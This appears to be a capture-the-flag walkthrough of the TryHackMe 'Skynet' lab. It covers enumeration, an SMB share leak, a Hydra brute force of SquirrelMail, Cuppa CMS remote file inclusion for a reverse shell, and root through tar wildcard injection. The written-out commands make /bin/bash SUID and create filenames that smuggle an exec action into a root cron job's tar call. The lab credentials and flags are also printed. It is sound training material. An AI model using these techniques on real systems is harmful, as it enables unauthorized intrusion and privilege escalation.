Skynet is a beginner-to-intermediate CTF that blends enumeration, web exploitation, brute force, and privilege escalation. The goal is to recover user.txt and root.txt flags.
Note: You may notice IP addresses shifting throughout this walkthrough (e.g.,
10.66.145.158to10.66.174.94). This is due to a machine restart during the operation.
| Tool | Purpose |
|---|---|
| Nmap | Scanning open ports and services |
| hydra | Bruteforcing /squirrelmail auth panel |
| ffuf | Fuzzing directories |
| Netcat | Catching the reverse shell from the web server |
| SMBMap | Mapping SMB share disks |
Environment and Goal
We are operating within a controlled lab environment provided by TryHackMe. To access the target, we establish a Private VPN Tunnel using OpenVPN, which places our attacking machine (Kali Linux) on the same virtual network as the target.
- Attacker Machine:
- Distribution: Kali Linux 2026.1
- Purpose: Used as the penetration testing platform, equipped with tools such as Nmap, Metasploit Framework, and other utilities for reconnaissance and exploitation.
- Target Machine:
- Distribution: Skynet (Ubuntu-based vulnerable VM)
- Purpose: Capture the flags (keys) by exploiting weaknesses in the system
Reconnaisance
Every successful infiltration begins with seeing what’s behind the curtain. Our first move is a comprehensive Nmap scan to identify the attack surface.
nmap -sC -sV -T4 10.66.145.158PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
| 256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
|_ 256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Skynet
|_http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp open pop3 Dovecot pop3d
|_pop3-capabilities: TOP CAPA RESP-CODES PIPELINING UIDL AUTH-RESP-CODE SASL
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open imap Dovecot imapd
|_imap-capabilities: IDLE Pre-login more have LOGIN-REFERRALS LOGINDISABLEDA0001 post-login ENABLE listed capabilities LITERAL+ OK SASL-IR ID IMAP4rev1
445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernelThe scan reveals 6 different ports:
- 22 (SSH): Remote administration
- 80 (HTTP): A web server
- 110/143 (POP3/IMAP): Email services
- 139/445 (SMB): Samba file-sharing (important)
Directory Fuzzing
Navigating to the IP in a browser shows a Skynet search engine. It looks innocent, but a directory brute-force attack using ffuf reveals a hidden directory: /squirrelmail.
admin           [Status: 301]
config          [Status: 301]
css             [Status: 301]
js              [Status: 301]
squirrelmail    [Status: 301]
index.html      [Status: 200]
SMB
While SquirrelMail is tempting, we lack credentials. Let’s pivot to the Samba shares to see if Skynet left any digital breadcrumbs.
Using smbmap, we look for accessible shares:
smbmap -H 10.66.145.158Disk Permissions Comment
---- ----------- -------
print$ NO ACCESS Printer Drivers
anonymous READ ONLY Skynet Anonymous Share
milesdyson NO ACCESS Miles Dyson Personal Share
IPC$ NO ACCESS IPC Service (skynet server (Samba, Ubuntu))We hit paydirt: an anonymous share with read-only permissions. We connect without a password.


Inside, we find a message from Miles Dyson in attention.txt mentioning a system-wide password reset, along with a directory of log files. After downloading and inspecting log1.txt, we find what looks like a wordlist of potential passwords.
Infiltration
By using the wordlist found in the SMB share (log1.txt) and running a brute-force attack with Hydra against the SquirrelMail login page, we successfully cracked the account.

- Username:
milesdyson - Password:
cyborg007haloterminator


Once inside Miles’ email, we found a password for his personal SMB share. After logging into that share, we found a file that pointed us to a new, secret directory on the web server:
- Hidden Directory:
/45kra24zxs28d3u(This directory leads to a CMS called Cuppa).
Exploitation
Inside the hidden directory, we discovered the Cuppa CMS. This software is vulnerable to a specific type of attack that allows an attacker to force the server to load a file from an external source.

This vulnerability is known as Remote File Inclusion (RFI). By exploiting this, we were able to point the CMS to a PHP reverse shell hosted on our attacking machine, giving us our first foothold on the system as the user www-data.

Post-Exploitation
Once we executed the Remote File Inclusion (RFI) vulnerability in the Cuppa CMS, we landed a shell as the service user www-data.
Even though we were a low-privilege service account, the permissions on the system were surprisingly permissive. We navigated to the /home directory and found that we could read the contents of Miles’ home folder directly.
- User Flag:
7ce5c2109a40f958099283600a9ae807
Backup Oversight
While poking around /home/milesdyson, we discovered a folder named backups. Inside, there was a compressed file (backup.tgz) and a script named backup.sh.
The script was simple:
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
This looked like a scheduled task. To confirm, we checked the system’s Cronjobs (scheduled tasks) and found that this script was being executed by root every single minute:
*/1 * * * * root /home/milesdyson/backups/backup.shExploiting the Wildcard
The turning point in this operation was discovering a backup script running as root. The script used a common but dangerous shortcut: the asterisk (*) wildcard. tar cf backup.tgz *
What is the problem with tar?
The issue isn’t exactly with tar itself, but with how the Linux shell handles wildcards. When you type *, the shell expands it into a list of every file in the directory before the command even runs.
If we check the manual page (man tar), we find two very “helpful” options for an attacker:
--checkpoint[=NUMBER]: Displays progress messages every Nth record--checkpoint-action=ACTION: Executes a specific ACTION (like a shell command) when a checkpoint is reached
By creating files with names that match these flags, we can trick tar into treating our filenames as instructions.
The Execution
We wrote a small script to give the /bin/bash binary SUID permissions:
echo 'chmod +s /bin/bash' > /var/www/html/shell.shWe then created two empty files in /var/www/html that act as the “flags” for the tar command.
touch /var/www/html/--checkpoint=1
touch /var/www/html/--checkpoint-action=exec=sh\ shell.sh
The Result
When the cronjob triggered, the shell expanded the command to look like this: tar cf backup.tgz --checkpoint=1 --checkpoint-action=exec=sh shell.sh
Because tar was running as root, it reached the checkpoint, saw our “action” file, and executed shell.sh with full administrative privileges.

After waiting sixty seconds for the cronjob to trigger, we ran /bin/bash -p. Just like that, we had a root shell. With our new powers, we marched straight into the root directory to claim the final prize.
- Root Flag:
3f0372db24753accc7179a282cd6a949
References
To pull off the Wildcard Injection and the Remote File Inclusion (RFI), I relied on several key resources from the security community. If you want to understand the deep mechanics of how Unix wildcards can be “weaponized”, I highly recommend these:
- Back To The Future: Unix Wildcards Gone Wild: A great breakdown of how different binaries (like
tar,chown, andrsync) react to injected flags - Cuppa CMS - Local/Remote File Inclusion: Documentation of the specific vulnerability used to gain the initial
www-datafoothold